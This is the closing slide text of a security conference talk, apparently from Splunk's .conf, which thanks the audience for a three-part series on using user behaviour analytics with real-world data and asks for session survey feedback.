Thank you!

This is the 3rd such presentation in a 3-part series – dating back to .conf18

The goal of this series was to show how easy it is to use UBA to find things you may not know to be looking for – with real world data (BOTS FTW!)

It wouldn't have been anywhere near as successful without you and your support!

Thank You

Please provide feedback via the

SESSION SURVEY